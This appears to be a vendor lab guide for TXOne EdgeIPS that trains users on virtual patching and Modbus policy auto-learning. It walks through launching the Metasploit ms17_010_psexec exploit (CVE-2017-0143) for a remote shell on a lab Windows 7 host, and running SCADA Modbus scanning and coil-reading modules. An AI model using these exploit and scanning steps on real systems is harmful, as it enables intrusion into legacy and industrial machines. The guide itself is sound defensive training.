

Items	Descriptions
	7. Verify the OS information  8. The OS information should displays "**Windows 7 Professional SP1**". If OS information shows "**Others**". Open a Command Prompt and execute the following command: net use \\192.168.23.24 12345678 /user:txone  9. Wait for approximately 1–2 minutes, then verify the OS information again. It should now be identified as **Windows 7 Professional SP1**. 

Items	Descriptions
	10. Click the **Vulnerability Details** tab. The web UI should display the detected vulnerabilities related to **Windows 7 SP1**.  11. Search for the vulnerability **CVE-2017-0143**. The Lab 2 plans to leverage this vulnerability to penetrate the WIN7 asset. The EdgeOne AVM identified that vulnerability can be fully protected by IPS virtual patch ruleset. 
Expected Result	The CVE 2017-0143 vulnerable asset **WIN7** was identified

Lab3: EdgeIPS Virtual patching to protect legacy assets

Table 6 EdgeIPS Virtual patching to protect legacy assets

Items	Descriptions
Lab Case	Virtual patching to protect the legacy assets This lab exploits SMB vulnerability cve-2017-0143
Steps	- **Launch the cve-2017-0143 attack** 1. Set the EdgeOne Policy Enforcement Operation Mode to "**Monitor Mode**" before starting this lab. 2. Launch Metasploit from kali Linux 3. Run the following commands - use exploit/windows/smb/ms17_010_psexec - set RHOSTS 192.168.23.24 (Host A) - run 4. The "**meterpreter**" prompt, means a remote session has been successfully established with the target endpoint  	

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Items	Descriptions
	5. Type “**help**” to list the available commands meterpreter > help Core Commands ========== Command — Description ? — Help menu background — Backgrounds the current session bg — Alias for background bgkill — Kills a background meterpreter script bglist — Lists running background scripts bgrun — Executes a meterpreter script as a background thread channel — Displays information or control active channels close — Closes a channel detach — Detach the meterpreter session (for http/https) disable_unicode_encoding — Disables encoding of unicode strings 6. Type “**shell**” to create a remote shell connect to 192.168.23.24 7. Run the following command to put a “**flag**” on the target **cd ** **md test**

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
Items	Descriptions


```
meterpreter > shell
Process 4088 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd \
cd \

C:\>md test
md test

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-F7A9

 Directory of C:\

05/24/2023  04:31 PM    <DIR>          anti-virus
05/25/2016  09:27 AM    <DIR>          inetpub
03/26/2024  08:49 AM    <DIR>          Intel
12/22/2021  05:48 AM    <DIR>          langpack
12/22/2021  05:46 AM       171,492,698 lp.cab
12/22/2021  08:06 AM    <DIR>          netcat-win32-1.11
09/09/2021  10:34 AM    <DIR>          new
12/30/2021  07:40 AM    <DIR>          OpenSSH-Win32
07/14/2009  03:20 AM    <DIR>          PerfLogs
10/24/2023  09:53 AM    <DIR>          Program Files
03/26/2024  08:49 AM    <DIR>          Program Files (x86)
05/24/2023  04:31 PM                 0 pwned.txt
05/27/2016  02:08 AM            59,003 ranso.gif
12/24/2021  02:53 AM                 6 sshd.pid
11/05/2024  03:44 AM    <DIR>          test
10/09/2023  07:08 AM           207,083 TMPatch.log
03/30/2024  09:36 PM    <DIR>          Users
03/30/2024  09:48 PM    <DIR>          Windows
               5 File(s)    171,818,790 bytes
              13 Dir(s)  50,046,644,224 bytes free

C:\>
```

8. Log in to the Win7 VM

9. Verify the root folder of the C drive. There should be a directory named 'test' with the current timestamp."



Items	Descriptions
	- The EdgeIPS has detected the cve-2017-0143 exploit 1. Navigate to the EdgeOne web UI 2. Go to the "**Logs & Reports > Security Logs > Cyber Security Logs**" 3. There should be a detection log-event regarding the cve-2017-0143 attack




4. Log in to Kali
5. Type **exit**" twice to close the exploit

```
C:\>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.23.24 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(windows/smb/ms17_010_psexec) >
```

6. In EdgeOne, set the **EdgeOne** Policy Enforcement Operation Mode for your EdgeIPS to "**Prevention Mode**"

7. Log in to Kali and type "**run**" again. This time the remote shell cannot establish a connection. The malicious traffic is blocked by the EdgeIPS.

```
[*] 192.168.23.24 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.23.197:4444
[*] 192.168.23.24:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 192.168.23.24:445 - Errno::ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Items	Descriptions
	8. Navigate to the EdgeOne web UI and verify the cybersecurity logs. There should be log a “**Deny**” event for “**malicious traffic**”. 
Expected Result	EdgeIPS has virtually patched the CVE-2017-0143 vulnerability. It has protected the OT legacy Windows OS to keep the operations running.

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
Lab4: EdgeIPS Policy Rule Auto-Learning

Table 7 EdgeIPS Policy Rule Auto-Learning

Items	Descriptions
Lab Case	Policy Rule Auto-Learning
Steps	**Lab Preparation** **In the next few labs we will use a Modbus Slave (a PLC) and a Modbus Client.** - For the Modbus Slave (the PLC) we will use ModbusPal.jar, which runs on the Win7 (see below). - For the Modus Client, we will use Metasploit, which runs on Kali. 1. Navigate to the EdgeOne web UI 2. Go to **Node Management > EdgeIPS** 3. Switch the Policy Enforcement Mode to the **Monitor** Mode 4. At **Host B**, Log in to the Win7 VM 5. Create a folder "**Training**" on Desktop 6. Open the IE browser and go to http://192.168.23.196 7. On the web page, navigate to the web folder **/Training/Edge/Tools** and download the files **jre-8u351-windows-x64.exe** and **ModbusPal.jar** to the Training folder on Desktop 

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



Items	Descriptions
	8. Install the Java Runtime "**jre-8u351-windows-x64.exe**"  **JAVA Modbus Slave Simulator configuration steps** 1. Run ModbusPal.jar from the **Tools** folder on the **desktop\Training** 

Items	Descriptions
	2. **Follow the steps outlined below.** The number for each step is indicated in the screenshot. 1. Click “Add” in Modbus slaves 2. Enter the number “**8**” in the “new slave” dialog box 3. Name the Salve: **test** or “**AirCon**” 4. Click “Add” in new slave dialog box 5. Click on the “**Eye**” icon in Modbus slaves dialog box 6. Choose the TAB “**Coils**” from the **8:test menu** 7. Click “Add” in the TAB “**Coils**” 8. Add the coils from “**1**” to “**8**” in the “**Add coils**” dialog box 9. Click “Add” in the “**Add coils**” dialog box 10. Modify the address **4**,**5** and **6** value to “**1**” 11. Click on the “**Run**” button in Link settings Dialog box 12. Verify the Link settings menu; it should be “**greyed out**” 

Items	Descriptions
	Verify the Modbus listen port from Kali 1. Launch nmap from kali 2. Run the command: "**nmap -sT 192.168.23.24 -p1-1000**" 3. nmap should reply that the tcp port 502 is open (kali㉿kali)-[~] $ nmap -sT 192.168.23.24 -p1-1000 Starting Nmap 7.92 (https://nmap.org) at 2024-04-19 06:10 EDT Nmap scan report for 192.168.23.24 Host is up (0.0021s latency). Not shown: 995 closed tcp ports (conn-refused) PORT STATE SERVICE 80/tcp open http 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 502/tcp open mbap Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds (kali㉿kali)-[~] $ **Scan the Unit ID** 1. Launch Metasploit in Kali Linux 2. Run the following commands: - use auxiliary/scanner/scada/modbus_findunitid - set RHOSTS 192.168.23.24 - run msf6 > use auxiliary/scanner/scada/modbus_findunitid msf6 auxiliary(scanner/scada/modbus_findunitid) > set RHOSTS 192.168.23.24 RHOSTS => 192.168.23.24 msf6 auxiliary(scanner/scada/modbus_findunitid) > run [*] Running module against 192.168.23.24

Items	Descriptions
	 **Configure the Modbus client in Metasploit with the READ COIL value from the ModbusPal** 1. Launch the Metasploit in Kali Linux 2. Run the following commands: - use auxiliary/scanner/scada/modbusclient - set RHOSTS 192.168.23.24 - set UNIT_NUMBER 8 - set ACTION READ_COILS (note: COIL come with “S”) - set DATA_ADDRESS 0 - set NUMBER 6 - show options

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

Items	Descriptions



```
msf6 exploit(windows/smb/ms17_010_psexec) > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.23.24
RHOSTS => 192.168.23.24
msf6 auxiliary(scanner/scada/modbusclient) > set UNIT_NUMBER 8
UNIT_NUMBER => 8
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION READ_COILS
ACTION => READ_COILS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 6
NUMBER => 6
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL and WRITE_REGISTER modes
                                               only)
   DATA_ADDRESS    0                yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.
                                               g. 0110
   DATA_REGISTERS                   no        Words to write to each register separated with a c
                                               omma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          6                no        Number of coils/registers to read (READ_COILS, REA
                                               D_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_IN
                                               PUT_REGISTERS modes only)
   RHOSTS          192.168.23.24    yes       The target host(s), see https://github.com/rapid7/
                                               metasploit-framework/wiki/Using-Metasploit
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     8                no        Modbus unit number


Auxiliary action:

   Name        Description
   ----        -----------
   READ_COILS  Read bits from several coils


msf6 auxiliary(scanner/scada/modbusclient) >
```



3. Run the command: “**run**” to execute the Modbus “**READ COILS**” command.

   Verify the results. If your READ COILS command returned the same value as in the screenshot below, then your Modbus settings are correct.

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.23.24

[*] 192.168.23.24:502 - Sending READ COILS...
[+] 192.168.23.24:502 - 6 coil values from address 0 :
[+] 192.168.23.24:502 - [0, 0, 0, 1, 1, 1]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Items	Descriptions
	Use Wireshark to trace the Modbus traffic 1. Start Wireshark and start capturing the network traffic.  2. Execute the **Modbus READ COILS** command and then stop Wireshark to capture the network traffic. 3. Apply the following display filter in Wireshark: "**ip.addr == 192.168.23.197**". 4. You should see a Modbus TCP query from kali with the Modbus function: "**READ COILS**" 

Items	Descriptions
	5. The following packet is a Modbus TCP Response. The return values are the same as in ModbusPal  **Enable EdgeIPS "Policy Rule Auto-Learning" to learn the Modbus READ COILS activities from the network traffic** 1. Navigate to the EdgeOne web UI 2. Go to **Node > EdgeIPS Family > EdgeIPS Std > FAB12-10-27** **3.** Switch Policy Enforcement to **Prevention Mode** 4. The "**FTP_and_HTTP**" rule should also still be disabled. 

Items	Descriptions
	5. Navigate to the EdgeIPS web UI, https://192.168.23.200 6. Go to **Security > Security Policy > Policy Rule Auto-Learning** 7. Click **Create Task**".  8. Configure the following settings and click **Save**. • IPS Profile: "**Default_IPS_Profile**" • IPS Mode: "**Monitor Mode**" • Execution Time: "**Start Now**" • Duration: **3 minutes**  9. Return to Kali Linux / Metasploit Run the command "**run**" to execute the Modbus READ COILS command within the next 3 minutes. Run the READ COILS command around **10** times.

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



Items	Descriptions
	(just to give us a bit more events) 10. Wait for the Auto learning task to complete and click **Generate**.  11. Select the "**Review All Rules**" tab and find the Modbus log - Source IP Address: **192.168.23.197** - Destination IP Address: **192.168.23.24** - Service Info: **TCP 502** - Protocol: **Modbus** 12. Click on the Protocol Filter Profile "**AutoProfile-x**" 

Items	Descriptions
	13. Click on the **View Detailed information** button in the **Advanced Settings** field.  **Note:** The coil addresses in Kali / Metasploit and EdgeIPS start from 0, but in ModbusPal the coil addresses start from 1. This means that coil-address **0** in Edge / Kali maps to Address **1** in ModbusPal. 14. Verify the details of Rule Auto-Learning and verify that EdgeIPS learned the Modbus READ COILS function. 

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


